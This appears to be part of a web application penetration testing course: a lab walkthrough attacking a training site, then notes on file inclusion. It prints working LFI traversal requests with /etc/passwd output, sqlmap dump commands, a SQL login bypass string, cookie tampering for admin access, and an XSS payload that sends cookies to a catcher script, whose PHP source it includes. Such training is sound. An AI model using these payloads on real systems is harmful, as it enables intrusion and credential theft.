For client-side flaws, this is easier because we can see where our exploit lands. We still need to pay attention. For example, if we attack a cross-site scripting flaw, where does our payload appear in the client-side code? If it's within another tag, our exploit has to finish that tag.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXERCISE: GETTING WARMED UP

This one is a basic lab, not advanced, on purpose

Target: `http://dojo-basic.sec642.org`

Goals:

1. VM and connectivity check; you have 30 minutes
2. Map the application, do discovery, and exploitation:
   - Discover the LFI vulnerability in the URL to grab `/etc/passwd`
   - Discover SQL Injection in `login.php` and exploit it
   - Do an authentication bypass on `login.php` and then log out
   - Register a new account and log in; exploit the cookie to escalate privilege by becoming admin
   - Discover XSS in `view-someones-blog.php` and exploit it to grab your cookie in the Apache logs in your localhost or with `cookiecatcher.php` we already installed in `/var/www/html`

The dojo-basic (no domain name) application is also installed in the Samurai WTF VM on localhost; don't use that one, use
dojo-basic.sec642.org. This exercise is basic, hence the name. Advanced exercises are coming!

This exercise is intended to get your penetration testing skills warmed up for the remainder of the course. Ideally, you should take approximately 30 minutes to complete this exercise. That gives you approximately five minutes to discover and exploit each flaw outlined here. The lab is intended to be a challenge and likely cannot be completed by everyone in the allocated time. It will remain available throughout the week, so feel free to explore dojo-basic on your own.
Your goals for this exercise are as follows:

1. VM and connectivity test. Ensure that the VM works correctly and that network connectivity works correctly.
2. Map out the dojo-basic web application at `http://dojo-basic.sec642.org`, perform vulnerability discovery, and then exploit them.
   - Discover the Local File Inclusion vulnerability throughout the application:
     - Pillage the contents of `/etc/passwd`
   - Discover the SQL Injection in `register.php`
     - Exploit the SQL Injection flaw to crack the root password in MySQL.
   - Perform an authentication bypass on `login.php`
     - While logged in as the "admin" account, recover the password for that account.
     - Log out.
   - Register a new account, and then log in:
     - Escalate privilege through modifying a cookie value to become the admin user.
   - Discover the XSS in view-someones-blog.php.
     - Grab your own cookie using `http://10.42.X.X/cookiecatcher.php`
     - Replace the IP address in the URL with your own IP in the SamuraiWTF VM

If Firefox disables the plugins, go to about:config and change xpinstall.signatures.required to false.


EXERCISE WALKTHROUGH


Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, while showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: GETTING WARMED UP
LAUNCH BURP AND CONFIGURE FIREFOX





First, we start Burp Suite from the main menu, as shown in the first screen shot. There are two ways to do this. The easiest is to click the big "K" and look through the SamuraiWTF submenus under the Applications tab in the main menu. There, you can find all the applications and tools installed in SamuraiWTF organized according to the penetration testing methodology. A second way is to open a terminal and type burp<enter> for Burp Suite Free or burppro<enter> for Burp Suite Pro. You will need a license for Pro.

When you have Burp Suite and Firefox both open, configure Firefox to use Burp Suite by choosing Burp Suite from the Foxy Proxy menu in Firefox.

Make sure that Burp is set to listen on port 8082.

EXERCISE: GETTING WARMED UP
LOCAL FILE INCLUSION

Use the browser to navigate the pages available on the site and proxy through Burp

Notice how the index.php file includes other PHP files?
`/index.php?page=login.php`

How would you exploit that to get a copy of `/etc/passwd`?

Directory traversal is another helpful way to grab the files you want to include that are outside of the web root

With Firefox open and proxying through Burp, navigate the site and map out the application. Take note of how the `index.php` file includes other files. Can you control this parameter? If yes, can you perform a file inclusion attack to view system files? One file that is typically available on a Linux server is `/etc/passwd`. To access and view the contents of this file, you may have to prepend a directory traversal style `../../../../../../../` to get out of the web root. If you prepend too many `../`, it doesn't matter; your objective is to get to the root of the filesystem and then use an absolute path to view the contents of the file you are looking for. You can either put the `../` in the browser address bar or take a GET request from the Proxy tab HTTP history and send it to repeater:
`http://dojo-basic.sec642.org/index.php?page=../../../../../../../../etc/passwd`

The first goal of file inclusion is successful; now you can include system files. The second goal is also successful; you can include /etc/passwd and view its contents.

EXERCISE: GETTING WARMED UP
LFI SUCCESS

```
GET /index.php?page=../../../../../../etc/passwd HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=45roski97gkhjjkv4oqogliet2; sessionid=4332
Connection: close
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
<snip>
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
<snip>
```


Validating the request in the Burp proxy, you see that the inclusion of `/index.php?page=../../../../../../etc/passwd` has a 200 OK response. Scrolling down, you can see the contents of `/etc/passwd` included as contents in the page. Using the same method, you can navigate the filesystem looking for other content to pillage. If you perform an inclusion of a PHP file, note that it might execute server side and not display any contents in the proxy or the browser. You have achieved both of the LFI goals: Discovering the flaw and then exploiting it to gather system information. Also try `/etc/shadow` and other files that are typically known to exist. Likely, the web server runs as a nonprivileged user such as www-data. How can you prove that assumption?

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
<snip>
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
<snip>
```


EXERCISE: GETTING WARMED UP SQL INJECTION

Discover the flaw with a browser and Burp Intruder and a fuzz list of attack strings

Exploit with the flaw with sqlmap to grab all the usernames and their password hashes

Now that we have all the usernames and password hashes, we can crack them

Take note of the valid usernames; they help when we want to perform the authentication bypass attack next

The first and easiest way to identify SQL Injection is to insert certain meaningful characters and monitor the response. For MySQL on Linux, we often insert some of the following characters: `' " ' -- ;`

Looking for a response like this:

```
You have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near '''' AND
password=''' at line 1
```

In this case, we inserted a single quote and lucked out on the first try. An efficient and full test would take a list of SQL Injection attack strings from a fuzz project and then use Intruder to fully discover the extent of the flaw.

EXERCISE: GETTING WARMED UP SQLI ON LOGIN.PHP

Try using a single quote in the user field of `/index.php?page=login.php`

A single quote gives an error, and the SQL context to make the exploit work

Using a fuzz list of attack strings in Burp Intruder would be next on the list of things to try

This would expand our understanding of the vulnerability, and help exploit it

Exploitation would, of course, use sqlmap!

When you try the single quote in either the username or password field (the other field must have something in it) on the `/index.php?page=login.php` file, you get lucky immediately. You can put a single quote in either field, as long as the other has content. We do receive back an error and it is helpful:

```
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near ''''' at
line 1
SQL Statement:SELECT * FROM accounts WHERE username='foo' AND
password='''
```

It does confirm that this is MySQL that the PHP application is connected to for data. We are going to use Burp Intruder to run the fuzz list at this location against the username field, the password field should have content:

```
/opt/samurai/fuzzdb/attack/sql-injection/detect/mysql.txt
```

Use sniper, and load the fuzzdb file; then run the attack. The parameters are important to note as they will be helpful in training sqlmap to discover and exploit the flaw.

EXERCISE: GETTING WARMED UP SQLI WITH SQLMAP

We can use sqlmap to extend the SQL injection attack and dump out data from the database

If you give sqlmap only a URL, it will not try to submit any POST parameters, use `--data` to tell sqlmap which POST parameters to use

The parameters for the login.php file are:

```
user_name=user&password=password&Submit_button=Submit
```

Notice that we do not give sqlmap the single quote for the username because sql needs to work from a valid query, not a query that throws an error

For sqlmap to correctly discover the SQLi, you have to tell it the parameters to try. Otherwise, it tries to inject the index.php file and not the login.php file via POST parameters. By itself, it can inject the User-Agent and Referer fields in the HTTP headers. When told which parameters to use, it happily injects and can run SQL queries and commands. This is not blind SQL Injection as we both see the errors, and the data is returned to us in band through the browser.

```
sqlmap -u "http://dojo-basic.sec642.org/index.php?page=login.php" --
data="user_name=user&password=password&Submit_button=Submit" --users
```

```
sqlmap -u "http://dojo-basic.sec642.org/index.php?page=login.php" --
data="user_name=user&password=password&Submit_button=Submit" --dump
```

```
cat /home/samurai/.sqlmap/output/dojo-basic.sec642.org/dump/dojo_basic/accounts.csv
```

EXERCISE: GETTING WARMED UP AUTHENTICATION BYPASS

Discover the flaw using a browser and Burp intruder

Log in with SQL Injection

Bypass the password check using SQLi that forces the statement to always be true:

```
OR '1' = '1  for example
```


Retrieve the admin account password from the User Info profile page using the same technique; the code is the same

The first and easiest way to identify SQL Injection is to insert certain meaningful characters and monitor the response. For MySQL on Linux, we often insert some of the following:

```
' " ' -- ;
```

We are looking for an error in the response. In this case, we inserted a single quote and lucked out on the first try. An efficient and full test would take a list of SQL Injection attack strings from a fuzz project and then use Intruder to fully discover the extent of the flaw. To use SQL Injection as an authentication bypass, we want to force the SQL to become true for all cases, where the username is one that exists. For this application, you can use Burp Comparer to try username harvesting, or just guess. In this case, you have already exploited the SQL Injection flaw, and when you dump the database, you noticed that all the user accounts and passwords were stored in cleartext when you cat the contents of accounts.csv in the sqlmap output directory.

EXERCISE: GETTING WARMED UP
SQLI FOR AUTH BYPASS



To bypass the login page, SQL injection works with the account name of 'admin' and a tautology to get us in. Goal 1 accomplished for the login page.

The SQL Injection happens in `header.php`, an included file in `login.php`; the SQL query looks like this:

```
if ($username <> "" and $password <> "") {
        $query  = "SELECT * FROM accounts WHERE username='". $username ."' AND
password='".stripslashes($password)."'";
}
```

If you insert

```
admin' OR 'a' = 'a
```

as your username, it doesn't matter what you put in as the password.

Next, you want to navigate to the user info page; the same injection reveals the admin password of Flynn.

EXERCISE: GETTING WARMED UP
AUTH BYPASS GOAL 2

Results:

Username=admin
Password=Flynn
Signature=Monkey!!!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!!!

The same code as `login.php` is used for the `user-info.php` page to validate that you are indeed the valid user that can see the user profile page. If you logged in as the admin user, you can see all users, their signature, and their password. Now that you are logged in as the admin user, take note of the cookie values that have been set, particularly for your `uid`. You have achieved the authentication bypass flaw exploitation and both goals of logging in and retrieving the admin account password.

EXERCISE: GETTING WARMED UP PRIVILEGE ESCALATION

Discover the flaw using the Firefox web browser and Burp encoder to decode interesting values

We want to change the cookie value for `uid` to decimal `1`

Use encoder to reverse the algorithm that the application uses to create `uid`

Use Burp with intercept to escalate privilege and become the admin user in the app

The goals for this exercise are to discover a weakness in how the dojo-basic application tracks user sessions and their level of privilege for access control. If you can escalate privilege to the "`admin`" user, you can bypass any controls and take over the application! The steps to discover the flaw are to take note of the cookie `uid` value while logged in as the "`admin`" user after you bypass the authentication process with SQL Injection. Then log out, register a new account, and log back in. Send the two `uid` values to Burp Encoder to identify the algorithm used to create the values. After you figure out the algorithm (the value is encoded twice), the only thing you have to do is change your `uid` to the wanted value of decimal 1.

EXERCISE: GETTING WARMED UP
PRIV ESCALATION "UID"

```
GET /index.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: sessionid=86e29e1012cfb98fa8f38f2bc5031a17; uid=MQ%3D%3D
Connection: close
```

```
GET /index.php HTTP/1.1
Host: dojo-basic.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: sessionid=93a8d1877cba9f973f8690a051dfbd4b; uid=MTI%3D
Connection: close
```


This is the `uid` when you are logged in as the admin user on top: `MQ%3D%3D`

Copy this value and keep it for later.

When you log out, register a different user, and then log in as that user. Note a new uid: MTI%3D (Yours will be different)

This would lead us to believe that the cookie `sessionid` is likely the actual session token value used by the application, and that it is not using the one built into PHP. This possibly indicates that the developers of this application wrote their own session management routines.

The `uid` looks interesting; take each value and send them to Burp Encoder. They look encoded don't they? If you take your current `uid`, decode it, modify the value, encode it back, and then insert the new value, this may enable you to become the other user as far as the application is concerned, while still maintaining a valid session token as a valid logged-in user.

What do the two `uid` values decode to? `%3D%3D` looks like URL encoding. URL decoding of your original value as a regular user gives you `MTI=`. This new value looks as though it may be base64 encoded. Using base64 to decode it gives a value of decimal 12. Perhaps you are the 12th user on the system? Performing the same steps on the admin `uid` gives you the value of decimal `1`.

Change the Burp Proxy setting to Intercept is on. In Firefox, navigate to a different page in the menu, such as `User Info`. A shortcut is to simply send a request to Burp Repeater while logged in, and then change your `uid` to `MQ%3D%3D`.

EXERCISE: GETTING WARMED UP
PRIV ESCALATION INTERCEPTION

```
Referer: http://dojo-basic.sec642.org/index.php
Cookie: PHPSESSID=45roski97gkhjjkv4oqogliet2;
sessionid=4100b9e3829554b2dc312420b18f6c43; uid=MQ%3D%3D
Connection: close
```

With Intercept turned on, you can simply replace the `uid` value with `MQ%3D%3D` while still logged in as your own account. You can quickly see that your user privilege has changed; again, you are the admin user with full access to the application.

EXERCISE: GETTING WARMED UP CROSS-SITE SCRIPTING

Discover the persistent XSS flaw using a browser and Burp proxy

Exploit the XSS with the killer pop-up:

```
<script>alert(42)</script>
```

Exploit the persistent XSS by grabbing the cookie with cookiecatcher.php in the VM:

```
<script>document.location='http://10.42.???.???/cookiecatcher.php?'+document.cookie</script>
```


There is a persistent (stored) Cross-Site Scripting (XSS) flaw in the Blog Entry page. The target is

http://dojo-basic.sec642.org/index.php?page=add-to-your-blog.php

You should be logged in with a valid account to post a new blog entry. There is no sanitization or filtering in the application; any script will execute. First, perform the classic attack of the killer pop-up!

<script>alert(42)</script>

Note that it is now persistent and pops up every time you visit the page. (A stored and annoying feature I am certain most of you have come across before.) Ever insert so many XSS pop-ups that you render the application completely unusable? We should get a T-shirt made saying, "Killed by XSS pop-ups!"

In the blog entry form, type the following:

<script>document.location='http://10.42.???.???/cookiecatcher.php?'+document.cookie</script>

Replace the IP address in the script with the one in your client SamuraiWTF VM.

Then in a terminal session, type cat /tmp/cookiedump


```
cat /tmp/cookiedump

Received=/cookiecatcher.php?PHPSESSID=45roski97gkhjjkv4oqog1iet2;%20uid=NQ%3D%3D
```

Before you move on, take note of the parameters used to make the POST in the Burp proxy:

input=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.133%2Fcookiecatcher.php%3F%27%2Bdocument.cookie%3C%2Fscript%3E%0D%0A&xsrf_token=1c4030e79ffb68b96f33000b9fd29bae5bafbd93&Submit_button=Submit

One of them looks like an anti-XSRF token!

EXERCISE: GETTING WARMED UP
XSS POPUPS AND MORE!



Following cookies written to /tmp/cookiedump:
/cookiecatcher.php?PHPSESSID=45roski97gkhjjkv4oqog1iet2;%20uid=NQ%3D%3D

The first screen capture shows the ubiquitous pop-up with the standard answer to life, the universe, and everything, 42. Below, you see the results of the PHP script having run in the VM after capturing the cookie strings and writing out to `/tmp/cookiedump`.

Some modern browsers do not allow JavaScript to grab cookie values, and particularly not write them out to external web sites. Evading browser XSS mitigation is not typically in scope for web application penetration tests, although not always. The `cookiecatcher.php` script will write out any string value given to it by the JavaScript in the XSS payload. The script is in `/var/www/html` and is free for use in any pen test.

```
<?php
$cookies = $_SERVER['REQUEST_URI'];
$output = "Received=".$cookies."\n";
$fh = fopen("/tmp/cookiedump", "a+");
$contents = fwrite($fh, $output);
fclose($fh);
echo "Following cookies written to /tmp/cookiedump:<br>" . $cookies;
?>
```

EXERCISE: GETTING WARMED UP
EXERCISE CONCLUSION

We made use of the Burp proxy features to discover vulnerabilities in the dojo-basic application

We then exploited them using Burp and sqlmap, depending on the vulnerability

You can discover a significant number of other vulnerabilities and exploit them in dojo-basic, if you find that you have time go back and keep looking for them. Use hints for help

This exercise enabled you warm up making use of the skills, techniques, tools, and knowledge acquired in your previous experience and courses on web application penetration testing. Knowing how to use Burp and its many features is important because you will typically make use of an interception proxy every day of a web application penetration test. This hopefully served as a refresher for some of the flaws you look for and how to exploit them.

Course Roadmap

- **Day 1: Advanced Attacks**
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- Day 5: WAF and Filter Bypass
- Day 6: Capture the Flag

Methodology and Context
Exercise: Getting Warmed Up
File Inclusion
RFI
LFI
PHP File Upload Attack
Exercise: LFI to Code Execution
SQL Injection
SQL Injection Methodology
Data Exfiltration
Exercise: SQL Injection
NoSQL Injection
NoSQL Injection Methodology
MongoDB
Exercise: MongoDB NoSQL Injection
XSS and XSRF Together
DOM-Based XSS
Exploiting XSRF
Exercise: Combined XSS and XSRF

This page intentionally left blank.

EXPLOITING FILE INCLUSION

Requires a dynamic inclusion

Manipulation of input to include arbitrary files

Consider a blog that creates posts as files and includes them dynamically to view them:


```
<?php include( $_GET["page"] ); ?>
```

Attacker can take the legitimate URL

```
/blog.php?page=11_11_2011
```

change it to:

```
/blog.php?page=/etc/passwd
```



File inclusion enables a developer to include the contents of another file in multiple parent files with a single line of code. For example, if a web developer were creating a blog, he would likely want the same header and footer content to appear on every blog post and would therefore statically include the contents of a separate header page into the top of every blog post page. The same would then be done with the footer. When the page was eventually served to a browser, the web server automatically placed the contents of the header and footer pages into the blog page.

For an attacker to exploit file inclusion, static file inclusion is not enough. Only dynamic file inclusion, as described on the previous slide, allows an attacker to gain control of the inclusion process and exploit it to gain unintended access. The exploitability of this process depends on, as usual, the carelessness of the developer and therefore the ability for an attacker to control the name of the file being included. This allows an attacker to break out of the intended list of files that the developer intended to be included.

Consider the following PHP code excerpt from a blog application. Blog entries are created as files and the page responsible for viewing blog entries takes the GET variable "page" and uses it to choose which file's contents are included in the page. The PHP include statement, which we will look at in much more detail shortly, is responsible for performing the inclusion operation and performs no additional checks on what file is to be included. The legitimate URL blog.php?page=11_11_2011 would show the contents of the file in the current directory named 11_11_2011 on the page. Seeing this, an attacker could simply change 11_11_2011 to /etc/passwd. Because the web application performs no additional check, it thinks that /etc/passwd is yet another blog post to be displayed and happily shows the contents of /etc/passwd to the attacker.

This is the foundation of all file inclusion attacks on which we will build upon to achieve some interesting results.

FILE INCLUSION ACROSS LANGUAGES

PHP: `require()` and `include()`
- Dynamic, code execution

ASP(.NET): `Response.WriteFile()`
- Dynamic, no code execution

ASP(.NET): `Server.Execute()`
- Dynamic, code execution, web root access only

JSP: `<jsp:include page="" />` Big restrictions!
- Dynamic, code execution, web root access only

These are common; other examples exist with combinations of static/dynamic and code exec

As mentioned, some form of file inclusion exists in almost every modern web application programming language. This includes PHP, ASP, ASP.NET, JSP, and others. Even within the basic idea of file inclusion though, there are differences in the way they are implemented in each language. One of the differences already mentioned is that file inclusion can be static or dynamic. Some languages restrict file inclusion operations to be only static or only to include one file per statement, making user-controlled inclusion impossible. Because we are interested in only dynamic file inclusion, we will not be mentioning those other implementations.

PHP's include() and require() functions are by far the most permissive and exploitable. Both of these statements are not only commonly used, but are the basis of almost every web application written in PHP. PHP uses these statements to split its code and content across multiple files, often statically, but sometimes dynamically as well. Because these statements are intended to split code across multiple files, any file included using these statements executes the PHP code inside of it. This makes PHP one of the most exploitable languages for file inclusion.

In ASP and ASP.NET, we have the Response.WriteFile() function, which does not execute any code found in the file included, but allows the inclusion of files from anywhere on the filesystem. By contrast, the Server.Execute() function, as its namesake implies, executes and then includes a file, but only from the web root.

Similar to the ASP.NET execute function, JSP's JSP:include tag enables code executing inclusion only from the web root.

In addition to these commonly found examples, every language has the capability to implement inclusion, which can be any combination of static, dynamic, executing, non-executing, web root and nonweb root accessible. These alternative implementations are less common, but it is important to test for their existence.

FILE INCLUSION METHODOLOGY

After file inclusion has been discovered and confirmed, we move to exploitation

Maximize your exploitation with this methodology:

1. **Determine limitations**: What paths can you include? What is accessible?
2. **Pillage local files**: Sensitive OS files and prevent execution for source files
3. **Code execution**: RFI, session/log file poisoning, SMB, file upload, and so forth

Following is a methodology for exploiting a discovered file inclusion flaw. It is the basis for the rest of this section and the exercise you do later. The purpose of this methodology is to maximize the exploitation potential for a discovered file inclusion vulnerability.

1. **Determine limitations.** Before exploiting a vulnerability, we must first determine the limitations of the file inclusion operation. This allows us to reduce the number of tests we have to perform and focus our testing to minimize wasted time. Limitations for file inclusion all restrict what types of file paths we can include. Determining these limitations answers the questions of what is accessible to the file inclusion operation. Is there a prefix or suffix added to the user-controlled portion of the path? Are files outside of the web root accessible? Are absolute or URL-based paths allowed?

2. **Pillage local files.** When we know what file paths are allowed, the next step is to retrieve the contents of sensitive local files. This includes OS-specific files such as /etc/passwd as well as source files for the application. For source files, because of the code execution property of a file inclusion, it is sometimes necessary to suppress code execution so that we can see valuable information in the code.

3. **Code execution.** Finally, we test for the possibility of arbitrary code execution. If the properties of the vulnerable file inclusion operation include code execution, we test for the possibility of injecting code into the file being included and thereby achieving what is equivalent to shell access on the target server. This can be done with remote file inclusion, session/log file poisoning, including files over SMB, uploading a poisoned file as well as other advanced techniques that we will examine.

LIMITATIONS OF FI: PREPEND AND APPEND

Prepended path: `<?php include( 'posts/' . $_GET["page"] ); ?>`

- A series of `"../"` can be prepended as a directory traversal

ASP(.NET) and JSP prevent most access above the web root:

- Files in the web root are still okay; Any URL includes become impossible

Appended extension:

```
<?php include( $_GET["page"] . '.html'); ?>
```

A few language/framework specific tricks to try:

- Old PHP ignored text after the null byte `"%00",` now fixed
- In JSP and others, a `"?"` works in a similar fashion
- Example: `http://attcker/mal.txt?.html`

When dynamic file inclusion is used by a developer, it is common to have all files that are intended to be included in a single folder under the web root. When implementing the inclusion operation, the developer can then append the location of the folder to the user-provided input of which file to include. For example, in a blog application, all blog posts might be stored in a "posts" directory under the web root. This path is relative to the location of the including file, often located at the web root of the server.

The primary technique for bypassing this limitation is called directory traversal. This is achieved by prepending a series of "../"s to the name of the file being included. In PHP, this process may be completely unrestricted. Both ASP and JSP, though, prevent this type of traversal from escaping above the web root. Any files in the web root are still accessible, though, so there is still potential for exploitation. In addition, JSP takes the extra preventive step of prepending all files with the path of the web root automatically. This prevents not only traversal escapes, but it even prevents any absolute paths from working. In contrast, ASP does not allow escaping the web root through traversal but would still allow absolute paths. One important limitation of an include operation with a prepended path is that all URL-based inclusion exploits become impossible.

Another common limitation on the exploitation of file inclusion occurs when the developer chooses to append an extension to user input. Without bypassing this limitation, an attacker can only include files that end with .html.

In PHP, which is written in C++, all input is processed as C-type strings. In C and C++, a null byte or 0x00 indicates the end of a string. Therefore, by providing a URL-encoded null byte, we can force the processing of the file path being passed to the include function to stop at the null byte. This vulnerability has been fixed in PHP version 5.3.4+; the null byte no longer works on recent versions of PHP.

In JSP, appending a "?" to the end of the input works in a similar fashion. ASP has no such equivalent. If the inclusion operation is URL-based, an attacker can add "?" to the end of the URL, and anything appended to the end of the URL is treated as a GET variable and effectively ignored.

LFI EXECUTION PREVENTION

Viewing source files can be useful:

- Penetration test turns into a code review
- Keys, passwords, hash algorithms, other vulns

With code execution, the server shows the output of the executed code but not the code itself

PHP can apply a filter to a file before it is loaded:

- Encode to Base64, then display:

```
php://filter/read=convert.base64-encode/resource=filename
```

- Encoding happens before execution! `<?php … ?>` tags are now encoded as Base64 and therefore not executed

